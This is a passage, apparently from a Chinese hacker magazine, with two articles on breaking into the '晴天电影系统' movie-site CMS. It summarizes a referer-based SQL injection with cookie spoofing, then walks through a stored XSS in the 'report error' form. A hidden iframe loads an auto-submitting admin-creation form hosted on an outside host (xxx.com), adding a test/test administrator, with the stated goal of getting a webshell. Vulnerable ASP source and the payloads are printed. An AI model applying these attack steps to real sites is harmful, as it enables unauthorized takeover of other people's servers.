	IF request.Cookies("soojs")("admin_flag")<>0 Then
		Dim tttt_
		tttt_=Add_Root_Dir("/"&G_ADMIN&"/error.asp?ErrCodes="&Server.URLEncode("对不起，您的帐号已经被封!")&"&ErrorUrl="&Add_Root_Dir(
		Response.Redirect(tttt_)
		response.End()
	End IF
	Dim session_, session_rs, session_sql, denglu_rs, denglu_sql
	session_=true
	If request.Cookies("soojs")("admin_u")="" or request.Cookies("soojs")("admin_p")="" or request.Cookies("soojs")("admin_m")="" Then
		session_=false
	Else
		IF G_FLAG Then
			Set session_rs=server.CreateObject(G_RS)
			session_sql="select admin_session from [tbl_admin] where [str_username]='"&request.Cookies("soojs")("admin_u")&"' and str_pass='"&request.Cookies("soojs")("admin_p")&"'"
			session_rs.open session_sql,Conn,1,3
			IF session_rs.bof or session_rs.eof Then
				session_=false
			Else
				If session_rs("admin_session")<>request.Cookies("soojs")("session_a") Then
					session_="false_"
				End IF
			End IF
			session_rs.close:set session_rs=nothing
		End IF
			Set denglu_rs=server.CreateObject(G_RS)
			denglu_sql="select id from [tbl_admin] where [str_username]='"&request.Cookies("soojs")("admin_u")&"' and str_pass='"&request.Cookies("soojs")("admin_p")&"'"
```

图4 public.asp




图5 抓取cookie值

四、总结

晴天电影系统漏洞的产生主要是由于程序员对用户提交的数据过于放心，以为用户不能随便修改referfer值。它的值不在网站程序里提交，这样就安全了吗？程序员应该把任何可能的变量都做好过滤工作，只有这样才能提高网站程序的安全性。

文章中使用的工具我会一起打包，如果有什么不明白的地方，可以到《黑客手册》论坛去找我，我的论坛ID是rabbitsafe。

编辑点评：晴天电影系统对http_referer没有充分过滤导致漏洞的产生，利用工具可以很快得到管理员账号和密码，进而进入后台拿到webshell，后面作者还有一篇文章讲述如何拿下系统。

晴天电影系统(续)——利用社工跨站再次拿下系统

图 rabbitsafe

从本文可以学到：

利用社工跨站进行利用


我上一篇文章写了晴天电影系统的漏洞分析与利用，主要是讲利用构造http_referer值进行SQL注入，猜解出管理员账号和口令，然后利用猜解出的账号和口令构造cookie值，欺骗进入网站后台。

刚好网上一朋友也是用的这套系统，不过他用的是商业版，不存在原来的那种SQL注入漏洞，也就没有办法cookie欺骗进后台了。后来我在自己本机搭建了个环境，用破解的商业版，没想到存在跨站漏洞！前台“影片报错”存在内部跨站，跨站的恶意代码可以写入数据库，在后台也可以显示出来，这下有希望了。

大家想到了吗？我们可以在前台“影片报错”处写入跨站的恶意脚本，只要管理员登录后台就会执行这段恶意脚本。比如我们输入个添加管理员的恶意代码，那么管理员就会帮我们再添加一个管理员，嘿嘿，这种攻击方式好像最近比较流行，前段时间sablog的官方网站也是被这种攻击拿下的。下面，跟我一起来看看详细的0DAY分析与利用过程吧。

一、跨站漏洞

先在本地搭建好测试环境，网站系统有几处存在跨站漏洞，我这里就详细说说“影片报错”的跨站漏洞，这个对我们添加管理员比较有用。



```
<!--#include file="../p_inc/config.asp"-->
<!--#include file="../p_inc/function.asp"-->
<!--#include file="../p_inc/openconn.asp"-->
<%
Response.Buffer=True
response.contenttype="text/html;charset=gb2312"
Dim id
id=request("id")
Dim n_content_m:n_content_m=request("n_content_m")
IF trim(n_content_m)="" Then
	response.Write "no"
	response.End()
End IF
id=StayNub(id)'确保是数字
if id="" Then
	response.Redirect "./"
	response.End()
end IF
Dim sql
Set rs_d=conn.execute("select m_name from qingtiandy_movie where id="&id)
sql="select g_m_name,g_m_id,g_m_content,g_m_date from qingtiandy_gbook"
Set rs_g=server.CreateObject(G_RS)
rs_g.open sql,conn,1,3
rs_g.addnew
	rs_g("g_m_name")=rs_d(0)
	rs_g("g_m_id")=id
	rs_g("g_m_content")=n_content_m
	rs_g("g_m_date")=FormatDate(now,55)
rs_g.update
response.Write "ok"
```

图1 g_save.asp源码

“影片报错”文件是网站look文件夹下的g_save.asp，如图1，为文件源码。

从图1中我们可以看到，id和n_content两个变量没有进行任何过滤就直接放到SQL语句里进行更新了，这样我们的跨站恶意代码就可以轻松写入数据库。

现来看看后台显示“影片报错”信息的文件，它是网站/admin/qingtiandy_error/目录下的index.asp文件，功能是直接从表里查出影片报错信息，然后显示在后台，没有对数据库进行任何过滤。

现在我们来测试一下，看看前面分析的跨站漏洞是否真的存在。先退出网站后台，到网站前台随便选一部影片，影片下载处就有“影片报错”的链接。

我们点击“影片报错”链接，在“报错内容”里写上“<script>alert("by rabbitsafe")</script>”，然后点击“报错”提交，会提示我们报错提交成功。我们马上登录网站后台，点击“影片报错管理”对报错信息进行查看，如图2，成功了。

现在我们来构造跨站的恶意代码添加管理员。大家注意了，这才是这篇文章重要的地方，构造的跨站代码可以实现很多功能，所以思路一定要开阔。




图2　跨站成功




图3　管理员列表

我们先到管理员添加页面，把这个页面保存到本地，然后把action的值改成“../admin/system/add_save.asp”，把用户登录账号设置一个值，我这里设置的是value="test"，用户登录密码也设置成了value="test"。

如果管理员添加成功，就会添加一个“test/test”的管理员，还要在页面最后加上<script>document.form1.submit()</script>，这句话的意思是页面打开就会自动提交页面内容。

这句话非常重要，管理员不可能真的到后台去帮我们添加一个管理员，所以只有让他访问我们提交的报错信息，这样就会自动添加一个管理员了。

怎么让页面自动提交呢？这就得靠这句代码了！其中form1就是表单name的值。修改好以后，把文件后缀重命令为jpg，然后传到网上某个网站，再到前台“影片报错”处添加跨站恶意代码，代码如下：

```
<iframe src=http://xxx.com/1.jpg width="0" height="0" frameborder="0"></iframe>
```

我们来登录网站后台，先看下管理员列表，只有一个admin管理员，如图3。

再来访问“影片报错管理”，页面刷新了一下，应该是添加了一个管理员，我们再去“管理员列表”里看一下，如图4，添加成功。

从图4中我们可以看到，test管理员已经添加上去了，只要可以正常登录网站，具有所有管理权限，就很容易拿webshell了。

